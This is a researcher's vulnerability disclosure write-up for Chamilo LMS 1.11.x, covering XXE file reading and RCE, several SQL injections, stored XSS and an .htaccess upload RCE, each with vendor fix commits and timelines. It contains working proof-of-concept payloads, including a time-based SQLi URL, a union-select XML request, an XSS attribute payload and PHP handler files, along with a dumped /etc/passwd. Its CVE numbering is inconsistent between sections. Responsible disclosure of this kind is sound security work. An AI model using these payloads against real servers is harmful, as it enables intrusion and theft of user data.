

main writeups / chamilo-lms /

andrejspuler CVE-2021-35413, CVE-2021-35414, CVE-2021-35415 ...	on Dec 4, 2021 History
..	
README.md	last year
rce2_dir.png	last year
rce2_htaccess.png	last year
rce2_php.png	last year
rce2_upload.png	last year
rce2_zip.png	last year
sqli1_doc.png	last year
sqli1_query.png	last year
sqli2_burp.png	last year
sqli2_function.png	last year
sqli_u2_req.png	last year
sqli_u2_san.png	last year
sqli_u2_vuln.png	last year
xee_dummysv.png	last year
xee_lfi.png	last year
xee_rce.png	last year
xee_xml_upload.png	last year
xss1_title.png	last year
xss1_trigger.png	last year
xss1_trigger2.png	last year
xss1_trigger3.png	last year
xss1_trigger4.png	last year
xss2_description.png	last year
xss2_editor.png	last year
xss2_student.png	last year
xss2_title.png	last year
xss4_edit.png	last year
xss4_trigger.png	last year

Chamilo LMS 1.11.x Vulnerabilities Write-up

Overview

In the past week I've looked deeper into [Chamilo LMS](#) to work on my white-box skills and found some vulnerabilities which I reported to the vendor:

- [Authenticated RCE/LFI in user import via XML External Entity - CVE-2021-32925](#)
- [Unauthenticated SQL Injection in "compilatio" module - CVE-2021-35414](#)
- [Admin authenticated SQL injection vulnerability in sessions](#)
- [Multiple stored cross-site scripting vulnerabilities - CVE-2021-35415](#)
- [Unauthenticated SQL Injection #2 in plugin - CVE-2021-35414](#)
- [Authenticated Remote Code Execution in import file - CVE-2021-35413](#)

Authenticated RCE/LFI in user import via XML External Entity - CVE-2021-32925

Affected versions: 1.11.x

Authenticated admins can exploit XEE vulnerability and trigger in-band Local File Inclusion when importing users using XML file on multiple places. If [expect wrapper](#) is installed on the target box, code can be executed remotely.

How to reproduce

Following example shows how to exploit the vulnerability in '/main/admin/user_import.php'. Because of an unknown issue a dummy CSV file needs to be imported to see the in-band errors later:

Administration / Import users list

Import users list

Import file

Choose File

import.csv

File type

☒ CSV (Example CSV file)

☐ XML (Example XML file)

Send a mail to users

☐ Yes

☒ No

☒ Check unique e-mail

☒ Resume import

Import

After that, the XML with XEE payload can be uploaded:

Administration / Import users list

Import users list

Import file

Choose File

import_xxe_rce.xml

File type

☐ CSV (Example CSV file)

☒ XML (Example XML file)

Send a mail to users

☐ Yes

☒ No

☒ Check unique e-mail

☒ Resume import

Import

The import will fail, but the error message will contain in-band XEE RCE output if expect wrapper is installed (in the example, ls -la was executed):

User	Status
hhh - hhh hhttotal 1604 drwxr-xr-x 3 www-data www-data 4096 May 12 02:13 . drwxr-xr-x 59 www-data www-data 4096 May 12 02:13 .. -rwxr-xr-x 1 www-data www-data 4523 May 12 02:13 access_url_add_courses_to_url.php -rwxr-xr-x 1 www-data www-data 4508 May 12 02:13 access_url_add_usergroup_to_url.php -rwxr-xr-x 1 www-data www-data 5226 May 12 02:13 access_url_add_users_to_url.php -rwxr-xr-x 1 www-data www-data 4435 May 12 02:13 access_url_check_user_session.php -rwxr-xr-x 1 www-data www-data 5965 May 12 02:13 access_url_edit.php -rwxr-xr-x 1 www-data www-data 9822 May 12 02:13 access_url_edit_course_category_to_url.php -rwxr-xr-x 1 www-data www-data 12440 May 12 02:13 access_url_edit_courses_to_url.php -rwxr-xr-x 1 www-data www-data 12961 May 12 02:13 access_url_edit_usergroup_to_url.php -rwxr-xr-x 1 www-data www-data 13003 May 12 02:13 access_url_edit_users_to_url.php -rwxr-xr-x 1 www-data www-data 6447 May 12 02:13 access_urls.php -rwxr-xr-x 1 www-data www-data 10343 May 12 02:13 add_courses_to_usergroup.php -rw-r--r-- 1 www-data www-data 2702 May 7 07:45 add_drh_to_user.php -rwxr-xr-x 1 www-data www-data 12245 May 12 02:13 add_sessions_to_promotion.php -rwxr-xr-x 1 www-data www-data 12467 May 12 02:13 add_sessions_to_usergroup.php -rwxr-xr-x 1 www-data www-data 17459 May 12 02:13 add_users_to_usergroup.php -rwxr-xr-x 1 www-data www-data 2124 May 12 02:13 archive_cleanup.php -rwxr-xr-x 1 www-data www-data 4131 May 12 02:13 career_dashboard.php -rw-r--r-- 1 www-data www-data 3005 May 7 07:45 career_diagram.php -rwxr-xr-x 1 www-data www-data 8710 May 12 02:13 careers.php -rwxr-xr-x 1 www-data www-data 1292 May 12 02:13 cli.php -rwxr-xr-x 1 www-data www-data 15080 May 12 02:13 configure_extensions.php -rwxr-xr-x 1 www-data www-data 63461 May 12 02:13 configure_homepage.php -rwxr-xr-x 1 www-data www-data 17428 May 12 02:13 configure_inscription.php -rwxr-xr-x 1 www-data www-data 3681 May 12 02:13 configure_plugin.php -rwxr-xr-x 1 www-data www-data 8352 May 12 02:13 course_add.php -rwxr-xr-x 1 www-data www-data 7159 May 12 02:13 course_category.php -rwxr-xr-x 1 www-data www-data 18440 May 12 02:13 course_edit.php -rwxr-xr-x 1 www-data www-data 5378 May 12 02:13 course_export.php -rwxr-xr-x 1 www-data www-data 7637 May 12 02:13 course_import.php -rwxr-xr-x 1 www-data www-data 6045 May 12 02:13 course_information.php -rwxr-xr-x 1 www-data www-data 7320 May 12 02:13 course_intro_pdf_import.php -rwxr-xr-x 1 www-data www-data 22363 May 12 02:13 course_list.php -rw-r--r-- 1 www-data www-data 18515 May 7 07:45 course_list_admin.php -rwxr-xr-x 1 www-data www-data 7348 May 12 02:13 course_request_accepted.php -rwxr-xr-x 1 www-data www-data 15442 May 12 02:13 course_request_edit.php -rwxr-xr-x 1 www-data www-data 9937 May 12 02:13 course_request_rejected.php -rwxr-xr-x 1 www-data www-data 12320 May 12 02:13 course_request_review.php -rwxr-xr-x 1 www-data www-data 8003 May 12 02:13 course_user_import.php -rwxr-xr-x 1 www-data www-data 8447 May 12 02:13 course_user_import_by_email.php -rwxr-xr-x 1 www-data www-data 10695 May 12 02:13 dashboard_add_courses_to_user.php -rwxr-xr-x 1 www-data www-data 11535 May 12 02:13 dashboard_add_sessions_to_user.php -rwxr-xr-x 1 www-data www-data 19101 May 12 02:13 dashboard_add_users_to_user.php -rwxr-xr-x 1 www-data www-data 210983 May 12 02:13 db.php -rw-r--r-- 1 www-data www-data 2161 May 7 07:45 email_tester.php -rwxr-xr-x 1 www-data www-data 2476 May 12 02:13 event_controller.php -rwxr-xr-x 1 www-data www-data 13167 May 12 02:13 event_type.php -rwxr-xr-x 1 www-data www-data 271 May 12 02:13 example.csv -rwxr-xr-x 1 www-data www-data 862 May 12 02:13 example.xml -rwxr-xr-x 1	This status doesn't exist

Another example is to load inband /etc/passwd file using LFI:

This status doesn't exist	
User	Status
aaa - aaa root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin	This status

Mitigation

Update to the latest release of Chamilo LMS. Following is the specific fix - Commit [e71437c8de809044ba3ae1b181d70857c050a3e9](#)

Timeline

- 2021-05-12 Reported to vendor
- 2021-05-12 Fixed by vendor (in less than 9 hours)
- 2021-05-13 Requested CVE ID by me
- 2021-05-14 Issued [CVE-2021-32925](#)

References

- https://support.chamilo.org/projects/1/wiki/Security_issues#Issue-58-2021-05-12-High-impact-very-low-risk-LFIRCE-vulnerability-in-users-import
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2021-32925>

Unauthenticated SQL Injection in "compilatio" module

CVE-2021-35413

Affected versions: 1.11.14

There is a SQL Injection vulnerability that allows unauthenticated attackers to run arbitrary queries when the system has „compilatio“ module enabled. The issue is in `main/plagiarism/compilatio/upload.php`, where the `doc` parameter isn't properly sanitized:

```
84 } else {
85     $documentId = isset($_GET['doc']) ? $_GET['doc'] : 0;
86     sendDocument($documentId, $courseInfo);
87 }
```

and is later included directly into the sql query string:

```
95 $query = "SELECT * FROM $workTable
96         WHERE id = $documentId AND c_id= $courseId";
97 $sqlResult = Database::query($query);
```

How to reproduce

An example attack URL is [http://chamilo/main/plagiarism/compilatio/upload.php?doc=123%20or%20sleep\(10\);--#](http://chamilo/main/plagiarism/compilatio/upload.php?doc=123%20or%20sleep(10);--#)

Mitigation

Update to the latest release of Chamilo LMS. Following is the specific fix - Commits [36149c1ff99973840a809bb865f23e1b23d6df00](#) and [f398b5b45c019f873a54fe25c815dbaaf963728b](#)

Timeline

- 2021-05-13 Reported to vendor
- 2021-05-13 Fixed by vendor
- 2021-12-04 Issued [CVE-2021-35414](#)

References

- https://support.chamilo.org/projects/1/wiki/Security_issues#Issue-59-2021-05-13-High-impact-low-risk-Unauthenticated-SQL-injection-vulnerability-when-a-module-is-enabled

Admin authenticated SQL injection vulnerability in sessions

Affected versions: 1.11.x

Another SQL Injection vulnerability which allows authenticated admins to run arbitrary queries and receive in-band responses.

The vulnerable endpoint is at `/main/session/session_add.php`.

The `xajaxargs[]` parameter should contain the payload, which will do union select to leak username, password and salt from the users table. (The query needs to be NULL-byte terminated to pass syntax checks).

The search parameter is passed to the `search_coachs` function, which doesn't escape it via `Database::escape_string` before using it in the SQL string:


```
function search_coachs($needle)
{
    $tbl_user = Database::get_main_table(TABLE_MAIN_USER);
    $xajax_response = new xajaxResponse();
    $return = '';

    if (!empty($needle)) {
        $order_clause = api_sort_by_first_name() ? ' ORDER BY firstname, lastname, username' : ' ORDER BY lastname, firstname, username';

        // search users where username or firstname or lastname begins likes $needle
        $sql = "SELECT username, lastname, firstname
        FROM ".$tbl_user." user
        WHERE (username LIKE '".$needle.'"
        OR firstname LIKE '".$needle.'"
        OR lastname LIKE '".$needle.'"
        AND status=1'.
        $order_clause.
        ' LIMIT 10';
```

How to reproduce

Pass null-byte terminated argument in the `xajaxargs[]` parameter:



Mitigation

Update to the latest release of Chamilo LMS. Following is the specific fix - Commit [93ed46451927dd7d5826cde9e08a2b438b9220e0](https://github.com/ChamiloLMS/chamilo-lms/commit/93ed46451927dd7d5826cde9e08a2b438b9220e0)

Timeline

- 2021-05-13 Reported to vendor
- 2021-05-14 Fixed by vendor

References

- https://support.chamilo.org/projects/1/wiki/Security_issues#Issue-60-2021-05-13-High-impact-very-low-risk-SQL-injection-vulnerability-in-sessions-requires-admin-perms

Multiple stored cross-site scripting vulnerabilities

CVE-2021-35415

Affected versions: 1.11.x

There were multiple stored XSS vulnerabilities found

How to reproduce

XSS01 The course name is vulnerable to stored XSS (admin access required)

Course title doesn't have double quotes properly escaped, therefore it's possible to inject XSS as the title is displayed as alt for images.




Payload for title is: test1xxxxx" onload="alert(1)



Which triggers in /user_portal.php :



and also in /index.php :



It will trigger for title:





The code gets triggered also in the student view:




XSS03 XSS in course documents (student access required)

Not disclosing as fix will be provided in version 2.0

XSS04 Document upload – Title is vulnerable to XSS

When documents are uploaded, the title isn't properly sanitized



Triggers when Documents are listed:



Mitigation

Update to the latest release of Chamilo LMS. Following are the specific fixes:

- XSS1 by commit [fd54f6194285f949c86060d3b2a7967b43689480](#)
- XSS2 by commit [19189a91d1eac9aa204b9439b82e3e73c8ac2e03](#)
- XSS4 by commit [cf84be1ca1d9a08ad1341dfbf8df475b13a89072](#)

Timeline

- 2021-05-14 Reported to vendor
- 2021-05-14 Fixed by vendor
- 2021-12-04 Issued [CVE-2021-35415](#)

References

- https://support.chamilo.org/projects/1/wiki/Security_issues#Issue-61-2021-05-14-Low-impact-very-low-risk-XSS-in-course-name
- https://support.chamilo.org/projects/1/wiki/Security_issues#Issue-62-2021-05-14-Low-impact-low-risk-XSS-in-course-description
- https://support.chamilo.org/projects/1/wiki/Security_issues#Issue-63-2021-05-14-Low-impact-moderate-risk-XSS-in-course-documents
- https://support.chamilo.org/projects/1/wiki/Security_issues#Issue-64-2021-05-14-Low-impact-low-risk-XSS-in-course-document-title-on-upload

Unauthenticated SQL Injection #2 in plugin

CVE-2021-35414

Affected versions: 1.11.x

There is a plugin with its own web service, which has the authentication vulnerable to SQL injection in password parameter (plugin doesn't need to be enabled to trigger the SQL injection).

How to reproduce

Following request will trigger the SQL Injection:

Request

Pretty Raw \n Actions ▼

```
1 POST /plugin/sepe/ws/service.php HTTP/1.1
2 Host: chamilo:8888
3 Content-Type: text/xml
4 Content-Length: 125
5
6 <?xml version="1.0" encoding="UTF-8"?>
7 <root>
  <Username>
    admin
  </Username>
  <Password>
    ' union all select '1','4
  </Password>
</root>
```

This is because the parameters will be passed to authenticate method:

```
$doc = new DOMDocument();
$post = file_get_contents('php://input');
if (!empty($post)) {
    $doc->loadXML($post);

    $WSUser = $doc->getElementsByTagName('Username')->item(0)->nodeValue;
    $WSKey = $doc->getElementsByTagName('Password')->item(0)->nodeValue;

    $s = new WSSESoapServer($doc);
    if (!empty($WSUser) && !empty($WSKey)) {
        if (authenticate($WSUser, $WSKey)) {
            // action to be executed file here
        }
    }
}
```

which will sanitize only the login, leaving password vuln:

```
function authenticate($WSUser, $WSKey)
{
    $tUser = Database::get_main_table(TABLE_MAIN_USER);
    $tApi = Database::get_main_table(TABLE_MAIN_USER_API_KEY);
    $login = Database::escape_string($WSUser);
    $sql = "SELECT u.user_id, u.status FROM $tUser u, $tApi a
    WHERE
        u.username='".$login.'" AND
        u.user_id = a.user_id AND
        a.api_service = 'dokeos' AND
        a.api_key='".$WSKey.'"";
    $result = Database::query($sql);
}
```

Mitigation

Update to the latest release of Chamilo LMS. Following is the specific fix - Commit [6a98e32bb04aa66cbd0d29ad74d7d20cc7e7e9c5](#)

Timeline

- 2021-05-15 Reported to vendor
- 2021-05-17 Fixed by vendor
- 2021-12-04 Issued [CVE-2021-35414](#)

References

- https://support.chamilo.org/projects/1/wiki/Security_issues#Issue-65-2021-05-15-High-impact-very-high-risk-Unauthenticated-SQL-injection-in-plugin

Authenticated Remote Code Execution in import file

CVE-2021-35413

Affected versions: 1.11.x

It is possible to upload zip-file containing .htaccess file when using the `course_intro_pdf_import.php` import functionality.

How to reproduce

The contents of the zip-file:

[Auto] Name	Ext	S
[.]		<
test	phx	
.htaccess		


contents of `test.phx` - php code to execute:

```
1 <?php phpinfo();?>
```

.htaccess with add php handler for .phx file extensions:

```
1 AddHandler application/x-httpd-php .phx
2
```

☰ README.md



The contents of the zip file will be put in folder `/var/www/chamilo/app/cache/pdfimport` :

```
www-data@l0calh0st:~/chamilo/app/cache/pdfimport$ ls -la
total 16
drwxr-xr-x 2 www-data www-data 4096 May 15 12:27 .
drwxr-xr-x 8 www-data www-data 4096 May 15 12:15 ..
-rw-r--r-- 1 www-data www-data 41 May 15 2021 .htaccess
-rw-r--r-- 1 www-data www-data 18 May 15 2021 test.phx
```

And the .phx code can be executed by calling `/app/cache/pdfimport/test.phx`

Mitigation

Update to the latest release of Chamilo LMS. Following is the specific fix - commits [2e5c004b57d551678a1815500ef91524ba7bb757](#), [8ba572397445477d67ca55453fd8f29885bb19e5](#), [905a21037ebc9bc5369f0fb380177cb56f496f5c](#)

Timeline

- 2021-05-15 Reported to vendor
- 2021-05-17 Fixed by vendor
- 2021-05-19 Reported another attack vector (race condition)
- 2021-05-20 Fixed by vendor
- 2021-12-04 Issued [CVE-2021-35413](#)

References

- https://support.chamilo.org/projects/1/wiki/Security_issues#Issue-66-2021-05-21-High-impact-very-low-risk-Authenticated-RCE-in-accessory-script